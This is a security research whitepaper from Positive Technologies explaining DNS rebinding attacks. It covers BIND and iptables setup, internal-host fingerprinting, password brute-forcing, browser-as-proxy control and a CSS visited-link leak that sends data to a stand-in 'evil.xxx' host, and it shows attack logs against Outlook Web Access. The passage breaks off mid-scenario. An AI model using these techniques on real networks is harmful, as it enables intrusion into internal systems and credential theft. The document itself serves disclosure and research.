

---

# DNS REBINDING

DENIS BARANOV, POSITIVE TECHNOLOGIES



POSITIVE / TECHNOLOGIES®



---



## TABLE OF CONTENTS

1	Bypassing The Restrictions	3
2	Putting It into Practice	5
3	Actual Load	7
4	Detection Of The Application Version	
5	Guessing A/The Password	9
6	Execution of Commands	10
7	Using Victim's Browser as a Proxy Server	11
8	Attack Against A Corporate Network	13
9	Target Designation	14
10	CSS History Hack v 2.0	15
11	Attacking Several Targets	16
12	Distributing Attack	18
13	Protecting against Attacks of the DNS Rebinding Type	19
14	Conclusion	20

# 1 Bypassing The Restrictions

---


The principle security model used in present-day browsers is the so-called *Same origin policy* mechanism. This can be described as follows: modern browsers see to it that scenarios downloaded from a certain site could send requests only to the domain where they are uploaded from. There are only two exceptions: POST-requests that can be sent to any domain and JavaScript and CSS files that can be added to the page. This mechanism obviates any illegal ways of reading data received from another domain.

Let's consider what could be achieved if we managed to remove the restrictions on data from third party domains.

First of all, it would give us the possibility not only to send requests to third party resources (as in traditional CSRF attacks) but to process responses from the server. As a result, most mechanisms meant to ensure protection from CSRF attacks would fail. Moreover, we could gain access to the resources in the user's local network, namely, to those which cannot be externally accessed by using the user's browser as proxy. Additionally, we could receive confidential information from resources that require the user's certificates for authorization. The Outlook Web Access Server is a perfect example of such a web application for corporate networks.

It was with the purpose of bypassing the *Same origin policy* restriction that the Anti DNS pinning attack family was invented.

Anti DNS pinning-type attacks can be performed against all web servers responsive to the HTTP requests with an arbitrary *Host* header value. For example, all Apache and IIS web servers with default configuration tend to be susceptible. Likewise, the attack can easily be performed against the vast majority of services that cannot be accessed via the web service but receive commands via the HTTP protocol. Namely, vulnerability is found in almost all services that provide remote API controllable via SOAP, XML-RPC and similar protocols. VMware ESX protocol used for virtualization system management is a good example of such a service.



Let's take a closer look at the mechanism. Present-day browsers, having received a page from a web site, cache the results of the DNS request. The caching is essential to obviate sending information to third party servers by substituting IP addresses. This is a so-called DNS Pinning mechanism.

Now, what can be done to bypass the mechanism? A while ago a theoretical way of performing the attack appeared:

1. A victim addresses the attacker's domain.
2. From the DNS server, they receive an IP address that corresponds to the domain name.
3. Then, the victim addresses the web server that corresponds to the received IP address and receives a JavaScript scenario.
4. After a while, the received JavaScript scenario initiates a repetitive request to the server.
5. At this time the attacker uses a firewall to block all of the victim's requests to the server.
6. The browser makes another attempt to get the IP address of the server by sending a corresponding DNS request. This time it receives the IP address of the vulnerable server from the victim's local network.

The above suggests that if we manage to trap the victim to our "evil.xxx" domain, we might be able to make the browser take the given domain name for one corresponding to an IP address from a local network, not the Internet. This might be the address of an important internal corporate resource. The only problem is that the method doesn't actually work.

## 2 Putting It into Practice

---

As can be inferred from the (description) above, we will need a server to set web and DNS servers on. In addition, we will need a domain name to “decoy” a victim into. When registering the name, we will indicate our server data as NS servers.

From practical experience we know that to perform the attack successfully, the NS server should be configured in such a way that it would return both IP addresses at the same time as a response to the DNS request. Note that the IP address of the server with the JavaScript that triggers the attack should be the first one to return, whereas the victim’s IP address is the second. In this case, when addressing the domain, the browser will download the attacking script from our server first. Only then, when the server is unavailable (the firewall has blocked all requests), will it address the victim’s server.

The Bind 9 server satisfies the purpose quite well. To return the IP addresses in the desirable order, it should be compiled from the source codes (no other way is possible) with the `enable-fixed-rrset` flag. By default, the flag is not set, so we won’t be able to apply ready-to-use binary versions

In the settings of the bind9, we will indicate that the order of IP addresses should be fixed. To do so, let’s open the `Options` parameter and indicate `«rrset-oredr { order fixed; };»`. Then we set the zone (the example below is given for the `dns.evil.xxx` domain):


```
dns  A    97.246.251.93
     A    192.168.0.1
```

As a result, every time when addressing the attacker’s DNS server for the `dns.attacker.ru` domain, the browser will address the `97.246.251.93` IP address first and only then the `192.168.0.1` if available. In some cases the order might be violated (the detailed information is given below).

Apart from the DNS server, the attack also requires a web server (an Apache web server will serve as an example) and a convenient mechanism of blocking incoming requests for the server connection.

To block the incoming requests, we can use the Iptables firewall. The most effective way to block the requests is to send a packet with `tcp-reset` as a response to the attempt to establish the connection. Otherwise, the browser will waste the timeout period within the TCP session waiting for the response from the server. The example below describes the blocking mechanism for requests by using the Iptables firewall:

Iptables -A INPUT -s [the IP address to be blocked] -p tcp --dport 80 -j REJECT --reject-with tcp-



```
root@bt:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
REJECT     tcp  --  mx2.ptsecurity.ru     anywhere         tcp dpt:www reject-with tcp-reset

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
root@bt:~#
```

reset

**Description:**

Blocking the user by means of the Iptables firewall.

In the example given only port 80 is blocked. The port will be used for the service that will receive data from the user.

The resulting attack consists of the following steps:

1. The victim addresses the dns.evil.xxx domain.
2. The attacker's DNS server returns both IP addresses in the fixed order.
3. The browser redirects the request to the server at the external 97.246.251.93 IP address.
4. The server returns an HTML page containing JavaScript.
5. After the browser downloads the page, the client's JavaScript sends a request to the dns.evil.xxx domain.
6. After the request is received, the server script blocks the incoming connections with the victim's IP address.
7. After a while, the client's script re-addresses the dns.attacker.ru domain. Since the server returns RTS from the 97.246.251.93 IP address, the request is redirected to the local server at 192.168.0.1.

Now the JavaScript is able to send any GET/POST/HEAD requests to an application at 97.246.251.93, as well as process the received responses and send the results to the attacker..

## 3 Actual Load

---

So, the browser takes the script for one uploaded from a resource in the internal network enabling us to take control of the resource. What are the tasks that the resource should complete to serve our goals?

First of all, it should detect the application we are dealing with. Then, it should define whether the application requires any authentication to bypass, or if/whether the user is already authorized via a one-time password authentication system, thus enabling us to fish out useful data without guessing the password. The next task is to upload commands encrypted in it. Such commands may include changing or obtaining a copy of letters or documents stored on the vulnerable host. After the hard-coded commands are executed, the victim's browser can be switched to the proxy-server mode and allow the attacker to send requests to the application online.

There are two problems to be solved before the above tasks are fulfilled:


- how the script will send requests to the vulnerable application;
- how the received data will be transferred to the attacker's server.

Keep in mind that the *Same origin Policy* restriction has already been bypassed, so we can use standard AJAX technologies, namely the XMLHttpRequest component. The problem of data transfer to the server seems more complicated because the server controlling the attack (the attacker's administrative panel) is located either on another domain or another port (bear in mind that we've blocked port 80). Therefore, the script will clash with the *Same Origin Policy* restrictions. Fortunately, there is a so-called JSONP technology which allows the sending of requests to our server if the latter returns specially formed responses (read more about the JSONP technology on the resources for programmers). Enough for the mechanisms, let's move on.

## 4 Detection Of The Application Version

When non-existing resources are addressed, some applications send an HTTP response with error code 404, others, with error 500. There are also such applications that response with error code 200 and an authorization page or a sample page. In this connection, to avoid a large number of false positives, we should not rely just on checking the response code when addressing a resource. There are only two reliable ways: either to search for a key word on the response page, or to compare the value of the *Content-Length* field to the page size of the device being detected.

The main problem we face when working with unidentified devices is a probable requirement to get the BASIC authorization. So far, there has been no way to prevent the authorization window from appearing if the correct password has not been sent with the HTTP request to the resource. The most well-known example of a device requiring the basic authorization is Cisco routers. So, if there is any reason to suspect that the address belongs to a Cisco device, it is advisable either to send a request with a standard username and password or give up the idea of sending requests to the server. If the password is rejected and the user clicks on the authorization button, the script can define that the server has responded with error 401. At the following step, the script will either try other probable passwords or give up trying.




**Description:** the Basic authorization window



## 5 Guessing A/The Password

Before guessing the username and password, check if the user has been authorized automatically. If there is no additional authentication required, save the response signature. Otherwise, we can try to guess the password. Keep it in mind that some types of network equipment (for example, the CheckPoint firewall) require a multi-step authorization. It is these types of authorization that require we to implement two functions: the first one used to obtain the required session identifiers (tokens); the other, to use the tokens as parameters when sending a request. The easiest way to do so is to develop your own template language and then substitute the token marks in the templates with their real values before the request is sent to the server. Also, you will need to define the names that the functions will be called when receiving each new packet from the server.



Description: authorization in the OWA application


## 6 Execution of Commands

---

When sending commands to the target server, keep in mind that you need either to switch XMLHttpRequest to the synchronous mode or synchronize commands sent manually and not to send the next command before receiving a response to the previous one. To accelerate the script operation, the last variant seems more efficient, since it will spare time for your computer to execute another operation at the same time and it would be an unforgivable waste of time to wait for the response from the server by blocking the script operations.

## 7 Using Victim's Browser as a Proxy Server


To use the victim's browser as a proxy, start the SetInterval function after the script operation is over and transfer a special code to the function. This code will request a command from the server. The command in its turn should be executed on the target equipment. The result of its execution can be returned to the server.



The screenshot shows the 'Anti DNS Pinning' control center interface in Mozilla Firefox. The main window displays a list of Cisco configuration commands, including usernames, passwords, and privileges. Below the list are buttons for 'Collected data', 'Show iptables', and 'Flush iptables'. At the bottom, there is a log table showing network activity.

Time	IP	Engine	Request	IP
2011-03-18 15:29:24		Engine	Lock released: session_id=b71bf7334c6fb45b57108d887ec7b945 ip_addr=87.245.151.90	87.245.151.90
2011-03-18 15:29:24	10.111.112.138	TaskProcessor	No more commands	87.245.151.90
2011-03-18 15:29:24	10.111.112.138	Engine	<!-- Copyright (c) 2006 Microsoft Corporation. All rights reserved. --><!-- OwaPage = ASP forms_bas...	87.245.151.90
2011-03-18 15:29:24	10.111.112.138	TaskProcessor	Request: POST /owa/auth/owaauth.dll destination=http://10.111.112.138.dns.p0c.ru/owa/&username=AJ&pa...	87.245.151.90
2011-03-18 15:29:22	10.111.112.138	TaskProcessor	Request: POST /owa/auth/owaauth.dll destination=http://10.111.112.138.dns.p0c.ru/owa/&username=AJ&pa...	87.245.151.90
2011-03-18 15:29:21	10.111.112.138	TaskProcessor	Request: POST /owa/auth/owaauth.dll destination=http://10.111.112.138.dns.p0c.ru/owa/&username=AJ&pa...	87.245.151.90

**Description:** obtaining configuration from Cisco equipment



10.111.112.138

Model: OWA  
Version: 2010  
Login: AJ  
Password: pass@word1

E-mails

Microsoft Internet Explorer  
Pizza Friday  
contoso docs  
RE: Bowl-a-rama next week.  
Fabrikam project proposal

Collected data Show iptables Flush iptables

2011-03-18 15:29:19	10.111.112.138	Bruteforce	Login: AJ Password: pass@word1	87.245.151.90
2011-03-18 15:29:19	10.111.112.138	Bruteforce	Response: <!-- Copyright (c) 2006 Microsoft Corporation. All rights reserved. --><!-- OwaPage = ASP...	87.245.151.90
2011-03-18 15:29:15	10.111.112.138	Bruteforce	Max retry count reached: guest user	87.245.151.90
2011-03-18 15:29:15	10.111.112.138	Bruteforce	Max retry count reached: guest P@ssw0rd	87.245.151.90
2011-03-18 15:29:14	10.111.112.138	Bruteforce	Max retry count reached: user admin	87.245.151.90
2011-03-18 15:29:14	10.111.112.138	Bruteforce	Max retry count reached: guest netscreen	87.245.151.90
2011-03-18 15:29:14	10.111.112.138	Bruteforce	Max retry count reached: user user	87.245.151.90
2011-03-18 15:29:13	10.111.112.138	Bruteforce	Response: <!-- Copyright (c) 2006 Microsoft Corporation. All rights reserved. --><!-- OwaPage = ASP...	87.245.151.90

Готово Fiddler: Disabled

**Description:** the result of the attack against the Outlook Web Access

## 8 Attack Against A Corporate Network

---

We have figured it out how to deal with one target. Now let's consider the attack against a whole network. First of all, to perform such an attack, you will need to find a way of defining the IP addresses of the targets within a reasonable period of time. The second task is to provide conditions for the attack against several targets during one user's session. Finally, ensure the possibility of sending requests to various IP addresses using the victim's browser as a proxy (the above was concerned with sending the commands to a single address).

## 9 Target Designation

---

Firstly, to designate a target you can scan the network IP addresses by range. To perform such scanning, you can use, for example, the IFRAME tag and the onLoad event. Another variant is to use JavaScript to create the Image object and by means of the onLoad handler define whether the image has been downloaded. To check if the resource is detectable at the address, you can use the setTimeout function that will check the object at the address in a certain period of time. If the object has not been created, the function will inform you that there is no resource found at the given address.

This approach entails a number of obvious problems:

1. The logged on proxy server can return responses even if the request has been sent to a non-existent IP address. Thus, the onLoad method will trigger even if the IP address does not belong to a real host.
2. There is a likelihood of a great number of false positives for incorrectly set timeout values.
3. For a great value of the timeout and/or for a wide range of addresses being checked the operation will take up a lot of time.

There is another way to designate targets while avoiding these problems.

## 10 CSS History Hack v 2.0

---

A couple of years ago there appeared a curious method to define IP addresses visited by users of a browser. In essence, the method consists of defining the color of the link on a page by exploiting the JavaScript. The color of the visited links differ from that of not-visited ones. This means that by forming a list of web addresses, we can use JavaScript to create a tag for hyperlink A for each address from the list and compare the color of the link to the color of already visited one. To make the procedure easier, the colors for the visited links are explicitly set by means of CSS. As a result, having formed the list of IP addresses which can hypothetically contain the equipment accessible by the administrators directly over the IP address, we can find out which of the IP addresses contain network resources.

Today the vulnerability has been eliminated. Current versions of browsers (for instance, IE 8) are programmed to set a default color of a link even if it has already been visited. Let's bypass the elimination. To do so, we will set a strict link array, for example:

```
var links = [  
  'http://192.168.0.1',  
  'http://192.168.1.1',  
  'http://10.1.1.1'  
];
```

For each link, we will insert a CSS rule (see below) into the dynamically created STYLE tag:

```
A#id:visited {  
background:url('http://admin.evil.xxx:8080/backconnect.php?url=http://192.168.0.1'); }
```

As a result, when creating a link that has already been visited, the browser will attempt to download the URL specified in the address, which won't happen for the unvisited link. Thus, we can send information about visited links to the server. All current browsers, including the latest ones, are vulnerable to this attack.

## 11 Attacking Several Targets

---

To perform an attack of the DNS rebinding type, we have to block connections on the user's side. Given the fast reaction of modern browsers, this blocking should be done not later than at the TCP handshake stage.

If the blocking is performed after the connection has been established by blocking HTTP packets that contain a certain domain name, browser will use an alternative address. For example, IE and Firefox response with 200 OK with an empty body, whereas Opera returns the 404 error code and gives up an attempt to connect to another IP address. Thus, the standard method is unviable for a parallel attack against several network resources.

To perform such an attack, we can create a separate HTML page for the function of target designation and specification of the current target. When the target is detected, its IP address is transferred to the server. The server script should create an appropriate subdomain in the DNS table. For instance, for the 192.168.0.1 IP address, the subdomain can be 192.168.0.1.dns.evil.xxx. Then the controlling page at <http://dns.evil.xxx/control.html> should create an Iframe to download a document with a client script for the DNS rebinding attack. The address of the client script can be the following <http://192.168.0.1.dns.evil.xxx/rebinding.html> .

To obviate the need to add virtual sites while the attack is ongoing, we should configure the virtual host of the web server in such a way that all the subdomains receive the same files. This will create a paradox: the attacking server itself will become vulnerable to the attack.

The received page closes the server to process only its queries, requests to block the victim's IP address, completes its operations and unblocks the address. At that point, the server opens for the victim's requests.

The complete scenario looks like this:

1. The target designation system transfers the IP addresses of the targets to the attacker's server (for example, 97.246.251.93).
2. The client-side controlling script requests the server for the target domain name.
3. The server creates a DNS entry for a subdomain to be used for an attack against a certain IP address.

For example:

